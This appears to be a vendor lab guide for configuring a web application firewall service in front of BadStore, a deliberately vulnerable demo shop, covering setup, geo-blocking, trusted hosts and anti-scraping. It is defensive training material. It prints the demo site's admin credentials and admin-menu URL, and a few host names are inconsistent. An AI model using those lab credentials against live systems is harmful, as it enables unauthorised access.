

**Partner Lab Guide *Setup, Config and Troubleshooting***

2/18/2021 Rev 1.2

# Introduction

For this lab, imagine we are doing a POC ( Proof of Concept ) of Barracuda WAF-as-a-Service for a customer. You will learn to:

* Understand the customer’s security requirements
* Set up WAF-as-a-Service to protect a customer’s e-commerce site.
* Troubleshoot and fix false positives – if WAF-as-a-Service blocks legitimate access to the site.
* Address additional security concerns found by the customer during the PoC.

For each step, there is a description of the customer requirement or situation.


Try to figure out how to configure WAF-as-a-Service to match customer requirements or fix customer issues on your own. The two most useful things you can do are:

* If you’re troubleshooting a false positive, reproduce the issue reported by the customer yourself (so that you get the block page) and then look at the Firewall Logs to see why you were blocked. The logs will provide all the info you need to fix the problem.
* If you’re trying to address a security concern, click “Add Component” in WAF-as-a-Service and browse the component descriptions until you find one that matches what you’re trying to do.

If you need help, expand the Hint section, if there is one. Once you have completed the task, expand the Instructions section to ensure you’ve solved it correctly. If the customer reported a false positive, be sure to try the same procedure again and see that you aren’t blocked this time.

# Security On by Default

When you create a WAF-as-a-Service application, the following protections are on by default:



# Customer High Level Requirements

Your customer has an e-commerce site hosted at <https://badstore.cudathon.com> that gets hacked a lot even though their firewall blocks all traffic except that coming in on port 80.

*BadStore was created back in the mid 1990s. BadStore was set to sell unique items on the internet, but also attract suppliers that could provide further unique items for sale on the web site. The web site was written by the store owner – who knew enough about coding and the internet to get the site functional. However, BadStore has also caught the attention of hackers and attackers – looking for ways to either compromise the site or infiltrate the site and the data behind it.*

From talking to the customer, their high level requirements are:

1. They want to see what attacks are happening, who is attacking, where they are coming from, what information have they potentially stolen, what kinds of attacks are going on – they want that visibility
2. In order to prove the WAF is working, they have given you permission to perform some actual attacks, show that the attacks succeed, then turn the WAF on and show that the WAF blocks the attacks
3. They have seen a presentation from you on the OWASP Top 10, and they want to make sure those attacks are blocked but without slowing down their site or interfering with any functionality of the site

The web server for badstore ( aka Backend Server or just simply “server” ) is currently located at the following site:

[http://badstore.cudathon.com](https://badstore.cudathon.com)

As you can see, the domain name is badstore.cudathon.com, and the server is listening on port 80 using the HTTP protocol. Not very secure! But that’s just the tip of the iceberg for this bad store.

# Logging in to the lab environment

1. Go to <https://waas.barracudanetworks.com/>
2. Log in with the student email and password provided.
   1. If you are a Barracuda employee or already have a WAAS login, you can use that.

# Add the Application

* Click Add Application and then follow the workflow, filling in the Website, Endpoints, Backend Server, Select Mode, and Change DNS steps.
* Documentation Link: <https://campus.barracuda.com/product/WAAS/doc/77399164/getting-started>

## Websites


* Enter **badstore** ( case doesn’t matter ) for the Application Name
* Enter [badstore.cudathon.com](http://badstore.cudathon.com) for the Domain Name
* Click **Continue** to move on to the Endpoints

## Endpoints

* Leave the defaults ( Listen on ports 80 and 443, always redirect 80 to 443 )
* click **Continue**

## Backend Server

* Select HTTP from the drop-down
* Set the Backend Server to badstore.com if it is not already there
* Set the port to 80
* Click **Test Connection**
* Assuming this succeeds, click **Continue**



## Select Mode


* For Malicious Traffic, select **Block**
* Click **Add**

## Change DNS

* Write down the IP Address under “Current Record”, you will need it later.
* Write down the IP Address under “Change A Record To”, you will need it soon.
* Only after writing these down, click **Close**

# Endpoints Setup

After finishing the Add Application workflow, you will be taken to the Endpoints Screen which will look like this. There are no lab steps to complete here, this is purely informational, the next lab steps you will be working on are found in the “Servers” section below.




The “DNS Update Pending” and “Setting Up Certificate” status indicate you now need to help the customer log in to the authoritative name server for their domain ( in this case, **cudathon.com** ) and change the DNS A record for **badstore.cudathon.com** to point to the newly-allocated Endpoint IP address, and then wait for that DNS change to propagate throughout the Internet DNS hierarchy.

WAF-as-a-Service will repeatedly try to resolve **badstore.cudathon.com** until it resolves to the Endpoint IP Address.

Even after the customer has made the change, the propagation from the customer’s name server to enough of the Internet DNS hierarchy can take anywhere from 15 minutes to 48 hours depending on which name server they use and a few other factors such as TTL preference, some customers may have long TTL preferences and some customers may have short TTL preferences.

**NOTE**: In this lab, we are using IP addresses, but in real life, you will use a CNAME record instead, more information on that is on the documentation page here https://campus.barracuda.com/product/WAAS/doc/77399164/getting-started/#h4\_2fa6a4bc

Once the DNS change has propagated enough to where WAF-as-a-Service can it, The Lets Encrypt process will run, there will be a valid SSL Certificate and the “DNS Update Pending” status will be replaced with the status “Configured” as shown here:

More information on this is available here <https://campus.barracuda.com/product/WAAS/doc/76284376/endpoints> and here

**NOTE: In this lab we will NOT do the A record change for the following good reasons, but don’t worry, the lab will still work:**



* If there is more than one student doing this lab at the same time, they are all using the same domain name ( badstore.cudathon.com ) and it is not going to work to try to make that domain name to point to each students’ different Endpoint IP Address.
* The students ( and instructors ) don’t have admin rights to change the cudastore.com domain
* Even if you changed the record on the DNS server right now, and even though cudastore.com is hosted one of on the fastest-propagating name servers on the Internet, it will still probably will take 20 – 30 minutes for the updates to propagate throughout the global DNS hierarchy and we just don’t have that kind of time in this lab.

# Endpoint Regions

There are no lab steps to complete here, this is purely informational because you will be doing this in a real customer engagement.


**Note**: Your students accounts are in a single test location hard-wired in North America. So because of that, your Endpoints screen does not NOT show the additional the Deployment Location and IP Ranges to Allow as shown below. Deployment Location is usually automatically chosen closest to your servers based on your backend server IP address … but you can select a specific location where WAF-as-a-Service has a POP ( Point of Prescense ) for lower latency, compliance with rules such as GPDR, or for whatever reason the customer may wish. IP Ranges to Allow are the IP Addresses facing the Backend Server ( aka web server ). The customer must allow these IP’s through their firewall on whatever port their Backend Server listens on.

Documentation Link: <https://campus.barracuda.com/product/WAAS/doc/91129005/understanding-deployment-locations/?sl=AXe3KDmUQVmzFRmBUd_j&so=1>




# Servers


* Click on “Servers” in the left-hand navigation tree.
* For the backend/origin server, click on the 3 dots



* Click on “Health Checks” and slide the “Enable Health Checks” button to “On” then click Save. Do not change any of the other settings.





* Observe that the Health is now Up ( green check mark ) as shown here. If it is not green, alert you instructor.



# ”The Spinner”

A note on “"The Spinner” and why it is important. Observe at the top of the screen, there is a ”Spinner” which, when it is spinning, indicates changes you have made are busy propagating out to the WAFaaS POPS ( Points-of-Prescence ) in the locations you have selected. Please wait for the spinner to stop spinning before making additional changes.

Clicking on the “Spinner” results in a message box showing how much time remains for the changes to fully take effect.



# First Tests

Open your browser, in the URL address bar paste in your unique ip address ( that you copied earlier ) and make sure the Badstore web site loads.

Congratulations on making it this far!

**Please let the instructor know you have reached this point.** 

# Customer Requested Configuration - GeoIP Enforcement

Continuing with our imaginary **Proof-of-Concept** forWAF-as-a-Service, your imaginary customer has now requested the following security configuration:


“I only do business with US and UK. Can you block all other countries? I also want to block TOR nodes and anonymous proxies.”

#### Hint

#### You will need to add a component to the left-hand navigation tree. Find and click on “Add Components” and then scroll through the available components in WAFaaS to see what would help block web requests that are not from the US or the UK.

#### Spoiler

Add the **IP Address Geolocation** component:



* In the Geo IP Filter card, move all countries **except** United States and United Kingdom to the Blocked side.
* Turn on blocking for TOR Nodes and Anonymous Proxies.
* Click Save.

# Customer Requested Configuration - Trusted Host


“I have a 3rd party service that crawls accesses the store and I want it to be exempt from all WAF checks and be able to do anything unconditionally. The service always sends requests from 38.227.79.50.”

#### Hint

#### Look at the available components in WAFaaS to see what would allow requests from a specific IP to be always “trusted”.

#### Sppiler

Add the **Trusted Hosts** component.



* Enable Trusted Hosts.
* Click Add Host. Enter the IP 38.227.79.50 and mask 255.255.255.255. Enter “Trusted Scanner” for the name and click Add.
* Click Save.

# Customer Requested Configuration - Web Scraping


“My competitor, TerribleStore, started selling the same things and whenever I change my prices, their prices are almost immediately 1 cent cheaper than mine! How do they do that? How do I stop them?”


#### Hint

Consider what type of software would they use to automatically crawl the badstore site and grab all the products and prices listed.

#### Spoiler

* The competitor is using a Web Scraper to scrape our customer’s price list.
* Add the **Distributed Denial-of-Service** component.
* Choose the **Web Scraping** sub-component
  + Turn on “Insert hidden links in response”
  + Turn on “Insert disallowed URLs in robots.txt”
  + Turn on “Insert JavaScript in response”



* Choose the **Client Evaluation** sub-component
  + Turn on Client Evaluation
  + 
  + Click Save.
  + Notice “The Spinner” at the top of the screen … wait for your changes to propagate.
  + Click on “The Spinner” to see how long you are going to have to wait

# Customer Requested Configuration: Credit Card P.I.I. Leakage

I was showing off my reporting system to our auditor last week. I logged into the site’s admin interface by going to the “**Login/Register**” page, entering “**admin**” in the username box and “**secret**” in the password box. Then I went to the Super Secret Administration Menu by navigating to <https://badstore.cudathon.com/cgi-bin/badstore.cgi?action=admin>

I chose “View Sales Reports” and clicked “Do It.”

